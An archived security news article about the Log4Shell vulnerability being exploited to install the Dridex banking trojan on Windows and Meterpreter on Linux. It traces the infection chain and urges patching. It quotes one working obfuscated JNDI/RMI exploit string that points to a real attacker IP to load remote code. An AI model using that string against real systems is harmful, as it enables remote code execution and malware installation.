Log4j vulnerability now used to install Dridex banking malware

By Lawrence Abrams


Published: 2021-12-20 · Archived: 2026-04-05 14:29:01 UTC

Threat actors now exploit the critical Apache Log4j vulnerability named Log4Shell to infect vulnerable devices with the notorious Dridex banking trojan or Meterpreter.

The Dridex malware is a banking trojan originally developed to steal online banking credentials from victims. However, over time, the malware has evolved to be a loader that downloads various modules that can be used to perform different malicious behavior, such as installing additional payloads, spreading to other devices, taking screenshots, and more.


Dridex infections are also known to lead to ransomware attacks from operations believed to be linked to the Evil Corp hacking group. These ransomware infections include BitPaymer, DoppelPaymer, and possibly other limited-use ransomware variants.


DIE LINKE.
0:00



Log4j exploited to install Dridex and Meterpreter

Today, the cybersecurity research group Cryptolaemus warned that the Log4j vulnerability is now exploited to infect Windows devices with the Dridex Trojan and Linux devices with Meterpreter.



Cryptolaemus member Joseph Roosen told BleepingComputer that the threat actors use the Log4j RMI (Remote Method Invocation) exploit variant to force vulnerable devices to load and execute a Java class from an attacker-controlled remote server.


```
${${lower:${lower:jndi}}:${lower:rmi}://188.166.57.35:1389/Binary}
```

Log4j RMI exploit to execute Dridex loader
Source: BleepingComputer

When executed, the Java class will first attempt to download and launch an HTA file from various URLs, which will install the Dridex trojan. If it cannot execute the Windows commands, it will assume the device is running Linux/Unix and download and execute a Python script to install Meterpreter.

Running Meterpreter on a Linux box will provide the threat actors with a remote shell that they can use to deploy further payloads or execute commands.


The Dridex threat actors are known for using racial and religious slurs in their file names and URLs, which BleepingComputer has redacted from the images below.



Decompiled Java class executed by Log4j exploit

Source: BleepingComputer


On Windows, the Java class will download an HTA file and open it, which will cause a VBS file to be created in the C:\ProgramData folder. This VBS file acts as the main downloader for Dridex and has been seen previously in other Dridex email campaigns.



HTA file downloaded by Java class

Source: BleepingComputer


When executed, the VBS file will check if the user is part of a Windows domain by checking various environment variables. If the user is part of a domain, the VBS file will download the Dridex DLL and execute it using Rundll32.exe, as shown below.



Rundll loading the Dridex DLL in Windows

Source: BleepingComputer


As previously said, if the original Java class exploit is unable to launch the Windows commands, it will assume the operating is a Unix/Linux device and download an 'm.py' python script instead.



m.py python script executed on Linux devices

Source: BleepingComputer

The above script contains a base64 encoded script that will be executed to install Meterpreter, a pentesting tool that provides a reverse shell back to the threat actors.



Deobfuscated script installing Meterpreter

Source: BleepingComputer

Using Meterpreter, the threat actors can connect to the compromised Linux server and remotely execute commands to spread further on the network, steal data, or deploy ransomware.

With Log4j exploited by threat actors to install a wide range of malware, it comes as no surprise that the more active malware operations would begin to target the vulnerability.

We should expect to see other malware operations begin to utilize the vulnerability to compromise servers and internal corporate networks. Therefore, it is strongly advised that all organizations scan for vulnerable applications that use Log4j and update them to the latest versions.

This includes updating Log4j to the latest version, now version 2.17, released this Saturday to fix a new denial of service vulnerability.

There are many Log4j scanners available that can be used to find vulnerable applications, including a new local scanner from the Profero security.

Source: https://www.bleepingcomputer.com/news/security/log4j-vulnerability-now-used-to-install-dridex-banking-malware/